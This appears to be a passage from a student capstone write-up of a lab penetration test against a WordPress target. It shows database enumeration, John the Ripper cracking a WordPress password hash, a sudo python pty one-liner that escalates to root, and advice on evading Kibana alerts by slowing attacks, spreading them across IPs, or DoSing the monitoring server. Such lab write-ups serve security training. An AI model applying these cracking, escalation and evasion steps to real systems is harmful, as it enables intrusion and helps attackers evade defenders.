
```
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

## Flag 4

```
michael@target1:~$ nano wp_hashes.txt
michael@target1:~$ exit
logout
Connection to 192.168.1.110 closed.
root@Kali:~# nano wp_hashes
root@Kali:~# john wp_hashes
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 19 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 21 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (User2)
```

Finding flag 4 was a bit more complicated. First we needed to access the wp_users table to see any passwords associated with users. We found 2 users in the table: michael and steven. As the passwords were hashed we used ‘John The Ripper to crack the password. ’

# Flag 4




Once steven's password was cracked with the help of JTR, we gained shell access using steven's credentials.
Then we use this python command to escalate to sudo:

sudo python -c 'import pty;pty.spawn("/bin/bash")'

# Avoiding Detection

# Stealth Exploitation: Sensitive Data Exposure

## Monitoring Overview

- Excessive HTTP Errors Alerts will detect this exploit.
- It measured by  http response status code metrics.
- The thresholds will be fired when it is above 400 for the last 5 min.

## Mitigating Detection

- To avoid triggering the alert would require a less attempts in the specified period
- Sucuri and Pentest-Tools wpscanner are alternative wordpress enumeration tools
- As detection is based on an alert from Kibana, an attacker could DOS the Capstone Server to avoid detection of his work on the Target machines

# Stealth Exploitation: Broken Authentication

## Monitoring Overview

- HTTP Request Size Monitor detect this exploit
- It measured by http request bytes over all documents
- The thresholds will be fired if is above 3500 for the last 1 minute

## Mitigating Detection

- To avoid triggering the alert would require a less attempts in the specified period.
- Brute force is still required however better intel may allow intelligent guessing

# Stealth Exploitation: Broken Access Control

## Monitoring Overview

- CPU usage monitor detects this alert
- It measure by system process CPU total packet.
- The thresholds will be fired if 50% usage in the last 5 minutes occurred.

## Mitigating Detection

- A low and slow rate attack would not increase the CPU usage.
- Alternatively to avoid pinpointing a single point of origin these attacks and tasks should be spread through various sources and IP addresses to make identification of true source more difficult.